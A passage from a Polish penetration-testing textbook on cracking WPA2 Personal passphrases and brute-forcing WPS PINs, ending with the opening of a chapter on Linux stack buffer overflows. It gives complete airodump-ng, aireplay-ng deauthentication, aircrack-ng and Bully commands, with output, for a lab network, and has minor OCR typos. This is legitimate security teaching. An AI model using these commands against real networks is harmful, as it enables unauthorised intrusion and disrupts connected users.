
Podłączanie klientów w sieciach WPA/WPA2 Personal

Proces podłączania klientów w sieciach bezprzewodowych zabezpieczonych protokołami WPA/WPA2 Personal przebiega w nieco bardziej uproszczony sposób. W tym trybie serwer RADIUS nie jest już potrzebny, a cały proces odbywa się między klientem a punktem dostępowym. Nie mamy tutaj etapu uwierzytelniania z generowaniem klucza nadziednego, a zamiast tego WPA/WPA2 wykorzystuje współdzielony klucz PSK (ang. *Pre-Shared Key*), który jest generowany przy użyciu współdzielonych haseł dostępu.

Współdzielone hasło dostępu w protokole WPA/WPA2, które wpisujesz podczas podłączania się do zabezpieczonej sieci bezprzewodowej, jest statyczne, podczas gdy w konfiguracjach typu Enterprise do uwierzytelniania używane są klucze dynamiczne generowane przez serwer RADIUS. Z tego powodu konfiguracje typu Enterprise są znacznie lepiej zabezpieczone, co nie zmienia faktu, że w zdecydowanej większości sieci domowych i nawet małych sieci firmowych serwery RADIUS nie są wykorzystywane.

Czteroetażowa negocjacja uwierzytelniania

W pierwszej fazie połączenia pomiędzy punktem dostępowym a klientem (nazywanym czasem suplikantem) tworzony jest tzw. klucz PMK (ang. *Pairwise Master Key*), który pozostaje statyczny przez całą sesję. Nie jest to klucz, który będzie bezpośrednio wykorzystywany do szyfrowania połączenia, ale zamiast tego jest używany podczas drugiej fazy procesu uwierzytelniania do utworzenia kanału komunikacyjnego i wymiany właściwych kluczy szyfrowania, które są wykorzystywane do dalszej wymiany danych, tak jak zostało to przedstawione na rysunku 15.7.



Rysunek 15.7. Czteroetażowa negocjacja uwierzytelniania w protokołach WPA/WPA2

Klucz PMK jest generowany na podstawie następujących elementów:

- współdzielone hasło dostępu (współdzielony klucz PSK);
- identyfikator SSID punktu dostępowego (sieci bezprzewodowej);
- długość identyfikatora SSID;
- liczba iteracji haszowania (4096);
- wynikowa liczba bitów (256) wygenerowanego klucza PMK.

Wymienione wyżej wartości są podstawiane do specjalnego algorytmu haszującego PBKDF2, za pomocą którego obliczany jest 256-bitowy współdzielony klucz PMK. Wynika stąd, że współdzielone hasło dostępu (na przykład GeorgiaIsAwesome)

to nie to samo co klucz PMK używany w drugiej fazie negocjowania uwierzytelnienia. Warto tutaj zauważyć, że każdy, kto zna hasło dostępu oraz identyfikator SSID sieci, może użyć algorytmu PBKDF2 do wygenerowania poprawnego klucza PMK. Podczas procesu negocjacji uwierzytelnienia tworzony jest klucz sesji (ang. *Pairwise Transient Key* — PTK) wykorzystywany do szyfrowania ruchu przesyłanego między punktem dostępowym a klientem, podczas którego przesyłany jest klucz GTK (ang. *Group Transient Key*). Klucz PTK tworzony jest na podstawie następujących elementów:

- klucz PMK;
- losowa wartość wygenerowana przez punkt dostępowy (ANonce);
- losowa wartość wygenerowana przez klienta (SNonce);
- adres MAC klienta;
- adres MAC punktu dostępowego.

Wymienione wyżej wartości są podstawiane do specjalnego algorytmu haszującego PBKDF2, za pomocą którego obliczany jest klucz PTK.

Aby wygenerowanie klucza PTK było możliwe, punkt dostępowy sieci oraz klient muszą przesłać sobie informacje o adresach MAC oraz użytych wartościach losowych (ang. *nonces*). Statyczny klucz PMK nie jest nigdy przesyłany w sieci bezprzewodowej, ponieważ zarówno punkt dostępowy, jak i klient znają wspólnie dzielony klucz PSK, na podstawie którego mogą niezależnie od siebie wygenerować klucz PMK.

Wartości losowe (Nonces) oraz adresy MAC klienta i punktu dostępowego są używane przez obie strony do wygenerowania klucza PTK. W pierwszym etapie negocjacji czteroetapowej punkt dostępowy przesyła do klienta swoją wartość losową (ANonce). Następnie klient wybiera swoją wartość losową (SNonce), generuje klucz PTK i przesyła wybraną wartość SNonce do punktu dostępowego (ang. *ANonce = Access Point Nonce; SNonce = Supplicant Nonce*; w środowiskach bezprzewodowych klient jest często nazywany suplikantem).

Oprócz wysłania swojej wartości losowej klient przesyła wartość kodu MIC (ang. *Message Integrity Code*), która w założeniu ma zapobiegać fałszowaniu pakietów przez potencjalnych napastników. W celu obliczenia wartości kodu MIC musimy użyć hasła, które zostało wykorzystane do obliczenia klucza PSK; w przeciwnym wypadku klucz PTK będzie niepoprawny. Punkt dostępowy, na podstawie wartości SNonce i adresu MAC klienta, generuje swoją własną wersję klucza PTK i następnie sprawdza wartość MIC przeslaną przez klienta. Jeżeli obie wartości są identyczne, klient zostaje uwierzytelniony i punkt dostępowy przekazuje mu klucz GTK wraz z kodem MIC.

W ostatnim etapie uwierzytelnienia klient potwierdza klucz GTK.

Łamanie kluczy szyfrowania WPA/WPA2

W przeciwieństwie do protokołu WEP, algorytmy kryptograficzne używane w protokołach WPA i WPA2 są wystarczająco odporne na ataki, aby powstrzymać potencjalnych napastników przed próbami odtworzenia klucza szyfrowania na podstawie

prostej kryptoanalizy odpowiedniej liczby przechwyconych pakietów. Piętą achillesową protokołów WPA/WPA2 Personal jest jednak siła używanych haseł. Jeżeli atakowana sieć bezprzewodowa WPA/WPA2 jest zabezpieczona hasłem typu *Administrator* lub hasło dostępu jest zapisane wielkimi literami na tablicy w recepcji firmy czy organizacji, to o bezpieczeństwie takiej sieci możemy już nie rozmawiać.

Aby dokonać próby odgadnięcia słabego hasła, musimy najpierw dokonać analizy przechwyconej sesji czteroetapowej negocjacji uwierzytelniania. Wspominaliśmy już, że mając poprawne hasło oraz identyfikator SSID sieci, możemy za pomocą algorytmu PBKDF2 wygenerować klucz PMK. Mając poprawny klucz PMK, do obliczenia klucza PTK nadal będziemy potrzebować wartość ANonce, SNonce i adresów MAC zarówno punktu dostępowego, jak i klienta. Oczywiście klucz PTK będzie inny dla każdego z klientów, ponieważ każdy z nich podczas negocjacji uwierzytelnienia używał innej wartości *nonce*, ale jeżeli będziemy w stanie przechwycić proces negocjacji dowolnego z klientów, będziemy mogli użyć adresów MAC i wartości *nonce* do obliczenia klucza PTK dla danego hasła. Na przykład do obliczenia klucza PMK możemy użyć identyfikatora sieci SSID oraz hasła *password*, a następnie wykorzystać wygenerowany klucz PMK wraz z przechwyconymi wartościami losowymi (*nonces*) oraz adresami MAC punktu dostępowego i klienta do obliczenia klucza PTK. Jeżeli po wykonaniu takiej wolty wartości kodu MIC będą identyczne z przechwyconymi podczas czteroetapowej negocjacji uwierzytelnienia, to będziemy wiedzieć, że ciąg znaków *password* jest poprawnym hasłem tej sieci. Skuteczność takiej techniki ataku możemy zdecydowanie zwiększyć poprzez zastosowanie odpowiedniego słownika haseł. Co więcej, jeżeli będziemy w stanie przechwycić proces czteroetapowej negocjacji uwierzytelniania i posiadamy rozbudowany słownik haseł, to całą resztą może się z powodzeniem zająć program Aircrack-ng.

Zastosowanie programu Aircrack-ng do łamania kluczy szyfrowania WPA/WPA2

Aby przekonać się, w jaki sposób możesz użyć programu Aircrack-ng do łamania kluczy szyfrowania WPA/WPA2, najpierw musisz przełączyć router bezprzewodowy w naszym środowisku testowym do pracy w trybie WPA2 Personal. Wybierz współdzielone hasło i następnie za pomocą hosta zasymuluj podłączenie klienta do punktu dostępowego.

Aby użyć słownika haseł do przeprowadzenia próby złamania kluczy szyfrowania WPA2, musimy jeszcze przechwycić proces czteroetapowej negocjacji uwierzytelnienia klienta. Możemy to zrobić za pomocą polecenia `airodump-ng` z opcją `-c` 6 oznaczającą numer kanału, `--bssid` reprezentującą adres MAC stacji bazowej, `-w` określającą nazwę pliku, w którym zostaną zapisane przechwycone pakietы (pamiętaj, aby użyć innej nazwy pliku niż w przykładzie z łamaniem kluczy WEP), oraz `mon0` reprezentującą nazwę bezprzewodowego interfejsu sieciowego pracującego w trybie monitora. Przykład użycia takiego polecenia został przedstawiony na listingu 15.12.

Listing 15.12. Zastosowanie programu Airodump-ng do łamania kluczy WPA2

```
root@kali:~# airodump-ng -c 6 --bssid 00:23:69:F5:B4:2B -w pentestbook2 mon0
CH 6 ][ Elapsed: 4 s ][ 2015-05-19 16:31
BSSID          PWR  RXQ  Beacons #Data, #/s   CH   MB   ENC   CIPHER AUTH E
00:23:69:F5:B4:2B  -43  100    66    157    17    6   54 . WPA2 CCMP   PSK   1
BSSID          STATION      PWR  Rate   Lost   Frames Probe
00:23:69:F5:B4:2B 70:56:81:B2:F0:53 -33  54-54    15    168 ①
```

Jak pokazują wyniki działania programu, do naszej sieci bezprzewodowej podłączony jest jeden klient ①. Aby przechwycić proces czteroetapowej negocjacji uwierzytelnienia, możemy poczekać, aż kolejny klient podłączy się do sieci, albo przyspieszyć cały proces poprzez wyrzucenie aktualnie podłączonego klienta z sieci i wymuszenie jego ponownego podłączenia się.

Aby zmusić klienta do rozłączenia, możemy użyć programu Aireplay-ng do wysłania wiadomości podłączonemu klientowi, informującej, że nie jest już dłużej podłączony do punktu dostępowego sieci. Kiedy klient ponownie będzie się podłączał, będziemy mogli przechwycić jego komunikację z punktem dostępowym podczas uwierzytelniania. Do wykonania takiego zadania musimy użyć następujących opcji programu Aireplay-ng:

- **-0** — oznacza żądanie anulowania uwierzytelnienia.
- **1** — to liczba żądań anulowania uwierzytelnienia, które zostaną wysłane.
- **-a 00:14:6C:7E:40:80** — to adres MAC stacji bazowej.
- **-c 00:0F:B5:FD:FB:C2** — to adres MAC klienta, któremu chcemy przesyłać żądanie anulowania uwierzytelnienia.

Na listingu 15.13 przedstawiono przykład zastosowania polecenia aireplay-ng do wysłania żądania anulowania uwierzytelnienia.

Listing 15.13. Wysyłanie żądania anulowania uwierzytelnienia do wybranego klienta

```
root@kali:~# aireplay-ng -0 1 -a 00:23:69:F5:B4:2B -c 70:56:81:B2:F0:53 mon0
16:35:11 Waiting for beacon frame (BSSID: 00:23:69:F5:B4:2B) on channel 6
16:35:14 Sending 64 directed DeAuth. STMAC: [70:56:81:B2:F0:53] [24|66 ACKs]
```


Teraz przejdź z powrotem do okna, w którym działa program Airodump-ng, i zobacz wyniki jego działania przedstawione na listingu 15.14.

Listing 15.14. Negocjacja uwierzytelnienia przechwycona za pomocą programu Airodump-ng

```
CH 6 ][ Elapsed: 2 mins ][ 2015-11-23 17:10 ][ WPA handshake: 00:23:69:F5:B4:2B ①
BSSID          PWR  RXQ  Beacons #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
00:23:69:F5:B4:2B  -51  100    774    363    18    6   54 . WPA2 CCMP   PSK   linksys
BSSID          STATION      PWR  Rate   Lost   Frames Probe
00:23:69:F5:B4:2B 70:56:81:B2:F0:53 -29  1- 1     47    457
```

Jeżeli programowi Airodump-ng uda się przechwycić proces czteroetapowej negocjacji uwierzytelnienia klienta, poinformuje nas o tym w pierwszym wierszu wyników działania ①.

Po przechwyceniu procesu negocjacji uwierzytelnienia WPA2 zamknij program Airodump-ng i otwórz wygenerowany plik *.cap w programie Wireshark, wybierając z menu głównego polecenie *File/Open/nazwa_pliku.cap*. Kiedy plik zostanie załadowany, utwórz filtr dla protokołu eapol, dzięki któremu wyświetlane zostaną pakiety składające się na czteroetapowy proces negocjacji uwierzytelnienia, co zostało pokazane na rysunku 15.8.



Rysunek 15.8. Pakiety negocjacji uwierzytelnienia WPA2 wyświetcone w programie Wireshark

UWAGA

Czasami zdarza się, że program Airodump-ng twierdzi, iż udało mu się przechwycić proces negocjacji uwierzytelnienia, a jednak po wyświetleniu w programie Wireshark okazuje się, że nie mamy wszystkich czterech pakietów. Jeżeli spotkasz się z taką sytuacją, powinieneś powtórzyć proces anulowania uwierzytelnienia klienta i przechwytywania pakietów, ponieważ do przeprowadzenia próby łamania klucza będzie nam potrzebny komplet czterech pakietów.

Teraz możemy utworzyć listę haseł (słownik), podobną do tej, której używaliśmy w rozdziale 9. Na potrzeby tego ćwiczenia pamiętaj, aby dołączyć do tej listy poprawne hasło. Sukces ataku na klucz szyfrowania WPA2 w dużej mierze zależy od naszej zdolności do porównywania zahaszowanych wartości haseł ze słownika z wartościami zawartymi w pakietach przechwyconych podczas negocjowania uwierzytelnienia klienta.

Po przechwyceniu kompletu czterech pakietów zawierających proces negocjacji uwierzytelnienia możemy przeprowadzić całą resztę ataku w trybie offline, czyli inaczej mówiąc, nie musimy już być w zasięgu danej sieci bezprzewodowej ani nie musimy już wysyłać żadnych pakietów. Pozostało nam już tylko użyć programu Aircrack-ng do sprawdzenia, czy klucz szyfrowania WPA2 znajduje się w naszym słowniku haseł, który możemy wskazać za pomocą opcji `-w`, tak jak zostało to przedstawione na listingu 15.15. Oczywiście, jak można się było tego spodziewać, składnia wywołania polecenia Aircrack-ng będzie identyczna jak w przypadku łamania kluczy szyfrowania WEP. Jeżeli poprawny klucz szyfrowania będzie się znajdował w naszym słowniku, program Aircrack-ng go znajdzie.

Listing 15.15. Odtwarzanie klucza szyfrowania WPA2 za pomocą programu Aircrack-ng

```
root@kali:~# aircrack-ng -w password.lst -b 00:23:69:F5:B4:2B pentestbook2*.cap
Opening pentestbook2-01.cap
```

Reading packets, please wait...

```
Aircrack-ng 1.2 beta2
[00:00:00] 1 keys tested (178.09 k/s)
KEY FOUND! [ GeorgiaIsAwesome ] ①
Master Key      : 2F 8B 26 97 23 D7 06 FE 00 DB 5E 98 E3 8A C1 ED
                  9D D9 50 8E 42 EE F7 04 A0 75 C4 9B 6A 19 F5 23
Transient Key   : 4F 0A 3B C1 1F 66 B6 DF 2F F9 99 FF 2F 05 89 5E
                  49 22 DA 71 33 A0 6B CF 2F D3 BE DB 3F E1 DB 17
                  B7 36 08 AB 9C E6 E5 15 5D 3F EA C7 69 E8 F8 22
                  80 9B EF C7 4E 60 D7 9C 37 B9 7D D3 5C A0 9E 8C
EAPOL HMAC     : 91 97 7A CF 28 B3 09 97 68 15 69 78 E2 A5 37 54
```

Jak widać, poprawny klucz szyfrowania został odnaleziony i wyświetlony na ekranie ①. Takiemu rodzajowi ataków na klucze szyfrowania WPA/WPA2 można skutecznie zapobiegać poprzez zastosowanie silnych, złożonych haseł, tak jak to omawialiśmy w rozdziale 9.

Aircrack-ng to tylko jeden z pakietów wspomagających łamanie kluczy szyfrowania sieci bezprzewodowych. Używanie tego pakietu jest znakomitym rozwiązaniem zwłaszcza dla początkujących pentesterów, którzy dzięki wykorzystywaniu różnych narzędzi do przeprowadzania poszczególnych faz ataków mogą lepiej poznać ich specyfikę i zasady działania. Przykładami innych pakietów przeznaczonych do wspomagania audytowania sieci bezprzewodowych mogą być programy Kismet i Wifite.

Protokół WPS — WiFi Protected Setup

Protokół WPS został zaprojektowany w celu umożliwienia użytkownikom łatwego podłączania swoich urządzeń do bezpiecznych sieci bezprzewodowych za pomocą zwykłego, ośmiocyfrowego PIN-u, używanego zamiast długich i złożonych haseł

dostępu. W takich rozwiązańach punkt dostępowy przesyła klucz szyfrowania po podaniu przez użytkownika poprawnego PIN-u.

Problemy z protokołem WPS

Ostatnia cyfra PIN-u to suma kontrolna poprzednich siedmiu cyfr; tak więc całkowita przestrzeń kluczy obejmuje 10^7 lub, inaczej mówiąc, 10 000 000 unikatowych kodów PIN. Należy jednak zauważyć, że kiedy PIN jest przesyłany do punktu dostępowego, poprawność pierwszych czterech cyfr i ostatnich czterech cyfr jest sprawdzana osobno. Pierwsze cztery cyfry stanowią pełnoprawną część kodu PIN, dającą w sumie 10 000 możliwych wartości. Jednak z drugiej grupy cyfr w skład PIN-u wchodzą tylko pierwsze trzy cyfry, dające w sumie 1000 możliwych wartości. Wynika z tego, że złamanie kodu PIN protokołu WPS metodą *brute-force* wymaga przeprowadzenia co najwyżej 11 000 prób, co obniżyło maksymalny czas niezbędnego do odtworzenia kodu PIN protokołu WPS do około 4 godzin. Jedynym sposobem na usunięcie tego problemu jest zablokowanie protokołu WPS na punkcie dostępowym.

Łamanie PIN-u protokołu WPS za pomocą programu **Bully**

W systemie Kali Linux znajdziesz kilka narzędzi, których możesz użyć do przeprowadzenia ataku typu *brute-force* na PIN protokołu WPS. Jednym z takich narzędzi jest program o nazwie **Bully**. Co ciekawe, możemy go użyć zarówno do łamania PIN-ów, jak i sprawdzania, czy dany kod PIN jest poprawny. Aby skorzystać z tego programu, będziemy potrzebować identyfikatora SSID sieci bezprzewodowej oraz adresu MAC i kanalu nadawania punktu dostępowego, które możemy znaleźć za pomocą polecenia `iwlis`, opisywanego na początku tego rozdziału. Do określenia adresu MAC użyjemy opcji `-b`, za pomocą opcji `-e` podajemy identyfikator SSID i, wreszcie, przy użyciu opcji `-c` określamy numer kanalu nadawania, tak jak zostało to przedstawione poniżej.

```
root@kali:~# bully mon0 -b 00:23:69:F5:B4:2B -e linksys -c 6
```

Program **Bully** powinien „się wyrobić” ze znalezieniem poprawnego kodu PIN w ciągu maksymalnie czterech godzin. Warto pamiętać, że protokół WPS jest domyślnie włączony na wielu bezprzewodowych punktach dostępowych i jego złamanie może być znacznie łatwiejszym rozwiązaniem niż próba mozołnego odgadnięcia silnego hasła protokołów WPA/WPA2.

Podsumowanie

Bezpieczeństwo sieci bezprzewodowych jest często najsłabszym punktem całego systemu zabezpieczeń środowiska celu. Czas i pieniądze zainwestowane w najnowocześniejsze systemy zabezpieczeń zewnętrznego perimetru sieciowego czy

implementacja najbardziej wyrafinowanych zapór sieciowych oraz systemów wykrywania włamań i zapobiegania im mogą się okazać nic niewarte, jeżeli napastnik będzie sobie wygodnie siedział z laptopem i dobrą anteną w kawiarni naprzeciwko siedziby firmy i podłączy się do firmowej sieci bezprzewodowej. Zastosowanie sieci bezprzewodowych może co prawda zaoszczędzić firmie procesowania się z wiecznie roztargnionymi pracownikami, notorycznie potykającymi się o luźno leżące kable sieciowe, ale z drugiej strony wprowadza poważne zagrożenia bezpieczeństwa i wymaga stałego nadzoru i częstego audytowania. W tym rozdziale używaliśmy programu Aircrack-ng do odtwarzania kluczy szyfrowania protokołów WEP i WPA2 Personal oraz programu Bully do łamania PIN-u protokołu WPS za pomocą metody *brute-force*.

IV

TWORZENIE EXPLOITÓW

16

Przepelnienie bufora na stosie w systemie Linux


DO TEJ PORY UŻYWALIŚMY NARZĘDZI TAKICH JAK METASPLOIT ORAZ PUBLICZNIE DOSTĘPNE EXPLOITY DO WYKORZYSTYWANIA LUK W ZABEZPIECZENIACH HOSTÓW DZIAŁAJĄCYCH W ŚRODOWISKU CELU. W KARIERZE PENTESTERA MOŻE SIĘ JEDNAK zdarzyć sytuacja, że znajdziesz lukę, dla której nie został jeszcze opracowany bądź udostępniony odpowiedni exploit, lub odkryjesz zupełnie nową luki i będziesz chciał napisać dla niej swojego własnego exploitu. W tym rozdziale i trzech kolejnych omówimy szereg podstawowych zagadnień związanych z pisaniem swoich własnych exploitów. Oczywiście nie będziemy w stanie poruszyć wszystkich możliwych tematów, począwszy od najprostszych, a skończywszy na najnowszych sposobach jailbreakingu telefonów iPhone, ale postaramy się przynajmniej pokazać kilka prawdziwych przykładów programów podatnych na ataki i nauczyć Cię, w jaki sposób możesz utworzyć dla nich, całkowicie od zera, działające i w pełni funkcjonalne exploity.

Rozpoczniemy od przedstawienia prostego, podatnego na ataki programu działającego w systemie Linux i spróbujemy zmusić go do wykonania zadań, o których nigdy nie pomyślał jego deweloper.

UWAGA Wszystkie przykłady opisane w rozdziałach od 16. do 19. zostały opracowane dla procesorów o architekturze x86.

Kilka słów o pamięci

Zanim rozpocznemy naukę pisania własnych exploitów, musimy powiedzieć sobie kilka słów na temat tego, jak działa pamięć operacyjna współczesnego komputera — naszym celem jest przecież manipulowanie zawartością pamięci i przekonanie procesora do tego, aby rozpoczął wykonywanie naszego kodu. Aby zrealizować takie zadanie, będziemy korzystać z techniki nazywanej *przepeleniem bufora na stosie* (ang. *stack-based buffer overflow*), która wykorzystuje możliwość przepełniania zmiennych przechowywanych na stosie w pamięci programu i nadpisywania sąsiadujących z nim obszarów pamięci. Na początek jednak musimy się nieco dowiedzieć o tym, jak zorganizowany jest obszar pamięci programu, przedstawiony na rysunku 16.1.



Rysunek 16.1. Wizualizacja obszaru pamięci programu


Segment tekstu (ang. *text*) zawiera kod programu, który będzie wykonywany, podczas gdy w segmencie danych (ang. *data*) przechowywane są globalne informacje o programie. W wyższych obszarach pamięci znajdziemy obszar zajmowany odpowiednio przez stertę (ang. *heap*) i stos (ang. *stack*), które są alokowane podczas działania programu. Stos ma stały rozmiar i jest wykorzystywany do przechowywania argumentów funkcji, lokalnych zmiennych i innych podobnych elementów, podczas gdy na stercie przechowywane są zmienne dynamiczne. Zajętość stosu zwiększa się w miarę wywoływania kolejnych funkcji i procedur, a im więcej elementów jest przechowywanych na stosie, tym niższe adresy komórek pamięci wskazuje wskaźnik jego pierwszego elementu.

Procesory o architekturze Intel x86 mają szereg rejestrów ogólnego przeznaczenia, w których mogą być przechowywane różnego rodzaju dane. Na liście możemy znaleźć między innymi takie rejstry jak:

- EIP** — wskaźnik bieżącej instrukcji (ang. *Instruction Pointer*),
- ESP** — wskaźnik stosu (ang. *Stack Pointer*),
- EBP** — wskaźnik bazowy (ang. *Base Pointer*),
- ESI** — rejestr indeksowy, wskaźnik źródła (ang. *Source Index*),
- EDI** — rejestr indeksowy, wskaźnik przeznaczenia (ang. *Destination Index*),
- EAX** — akumulator (ang. *Accumulator*),
- EBX** — rejestr bazowy (ang. *Base*),
- ECX** — rejestr licznika (ang. *Counter*),
- EDX** — rejestr danych (ang. *Data*).

Szczególnie interesujące są dla nas rejesty ESP, EBP i EIP. Rejestry ESP i EBP przechowują informacje o rozmiarach stosu dla aktualnie wykonywanej funkcji.

Jak to zostało przedstawione na rysunku 16.2, rejestr ESP zawiera aktualny adres wierzchołka stosu, podczas gdy w rejestrze EBP przechowywany jest adres dna ramki stosu. W rejestrze EIP przechowywany jest adres instrukcji kodu programu, która ma być wykonywana jako następna. Ponieważ naszym zamiarem jest przechwycenie sterowania procesem działania programu i zmuszenie atakowanej maszyny do wykonania naszego kodu, na pierwszy rzut oka rejestr EIP wydaje się celem o pierwszorzędnym znaczeniu. Ale w jaki sposób mamy umieścić w tym rejestrze adres pierwszej instrukcji naszego kodu? Rejestr EIP jest rejestrem tylko do odczytu, zatem nie możemy sobie w nim po prostu zapisać nowego adresu pamięci, w którym przechowywany jest kod naszego programu — aby więc osiągnąć taki cel, musimy wykazać się pewną pomysłowością.




Rysunek 16.2. Obszar stosu

Stos to liniowa struktura danych działająca na zasadzie bufora typu LIFO (ang. *Last In, First Out* — ostatni na wejściu, pierwszy na wyjściu). Ideę działania tej struktury można przedstawić jako stos położonych jedna na drugiej tac w jednym z popularnych barów fast food. Taca, która została położona na stosie jako ostatnia, zostanie jako pierwsza zabrana przez klienta. Do umieszczania na stosie

nowych elementów używana jest instrukcja PUSH. Analogicznie, do zdejmowania kolejnych elementów ze stosu wykorzystywana jest instrukcja POP (pamiętaj, że im większa zajętość stosu, tym niższe adresy obszarów pamięci wskazuje wskaźnik stosu — ESP).

Kiedy w programie wywoływana jest następna funkcja (nazwijmy ją dla uproszczenia funkcją podrzędną), na stosie umieszczana jest tzw. ramka stosu, zawierająca parametry wywoływanej funkcji, adres powrotu i zmienne lokalne. Kiedy funkcja podrzędna kończy działanie, cała ramka zostaje zdjęta ze stosu, rejestry ESP i EBP wskazują na ramkę stosu funkcji wywołującej i realizacja programu jest wznowiana w tym miejscu, w którym funkcja podrzędna została wywołana. Procesor musi jednak wiedzieć, gdzie w pamięci znajduje się kolejna instrukcja funkcji wywołującej, która powinna zostać wykonana po zakończeniu działania funkcji podrzędnej. Taka informacja nosi nazwę *adresu powrotu* (ang. *return address*) i jest umieszczana na stosie w chwili wywołania funkcji podrzędnej.

Załóżmy, że uruchamiamy program napisany w języku C. Oczywiście na początku wywoływana jest funkcja main i na stosie umieszczana jest ramka tej funkcji. Następnie funkcja main wywołuje funkcję o nazwie function1. Zanim jednak na stosie zostanie umieszczona nowa ramka i sterowanie zostanie przekazane do wywoływanej funkcji podrzędnej, funkcja main zapamiętuje miejsce, w którym jej działanie powinno zostać wznowione po zakończeniu działania funkcji function1 (zazwyczaj jest to kolejny wiersz kodu po wywołaniu funkcji podrzędnej) poprzez umieszczenie na stosie adresu powrotu. Na rysunku 16.3 przedstawiono wygląd stosu po wywołaniu funkcji function1 przez funkcję main.



Rysunek 16.3. Wygląd stosu po wywołaniu funkcji function1

Po zakończeniu działania funkcji function1 ramka tej funkcji zostaje zdjęta ze stosu i adres powrotu, zapisany na stosie przed wywołaniem tej funkcji, jest ładowany do rejestru EIP, dzięki czemu sterowanie jest przekazywane z powrotem do funkcji main. Jeżeli udałoby nam się zmienić adres powrotu, moglibyśmy

wpływając na to, jaki kod zostanie wykonany po zakończeniu działania funkcji `function1`. W kolejnym podrozdziale omówimy prosty przykład przepelnienia bufora na stosie, który będzie doskonałą ilustracją takiej sytuacji.

Zanim przejdziemy dalej, musimy jeszcze wspomnieć o kilku istotnych sprawach. W przykładach omawianych w tej książce używamy starszych systemów operacyjnych dla uniknięcia wielu niedogodności związanych z obchodzeniem niektórych zaawansowanych technologii zabezpieczeń zaimplementowanych w najnowszych wersjach systemów Windows i Linux. Mówimy tutaj zwłaszcza o braku mechanizmu DEP (ang. *Data Execution Prevention* — Zapobieganie wykonywaniu danych) oraz ASLR (ang. *Address Space Layout Randomization* — Randomizacja układu przestrzeni adresowej), ponieważ obie technologie znakomicie utrudniają naukę podstawowych technik wykorzystywania luk w zabezpieczeniach. Technologia DEP pozwala na oznaczenie określonych obszarów pamięci jako zawierających dane niewykonywalne, co zapobiega możliwości wypełnienia stosu złośliwym kodem powłoki i uruchomienia go poprzez umieszczenie w rejestrze EIP adresu pierwszego wiersza kodu (przykład takiego rozwiązania pokazujemy w rozdziale 17. przy okazji omawiania zagadnień związanych z przepeleniem bufora na stosie w systemie Windows). Z kolei technologia ASLR powoduje losową zmianę lokalizacji w pamięci, do których ładowane są biblioteki programu. W naszych przykładach adres powrotu będzie na sztywno umieszczony w kodzie programu, podczas gdy w systemach z aktywną technologią ASLR odnalezienie miejsca, w którym realizacja programu powinna zostać wznowiona, może być zdecydowanie trudniejsze. O technikach tworzenia bardziej zaawansowanych exploitów opowiemy w rozdziale 19., a teraz skoncentrujemy się na tym, co się dzieje w systemie, kiedy dochodzi do przepelnienia bufora na stosie.

Przepelnienie bufora na stosie w systemie Linux

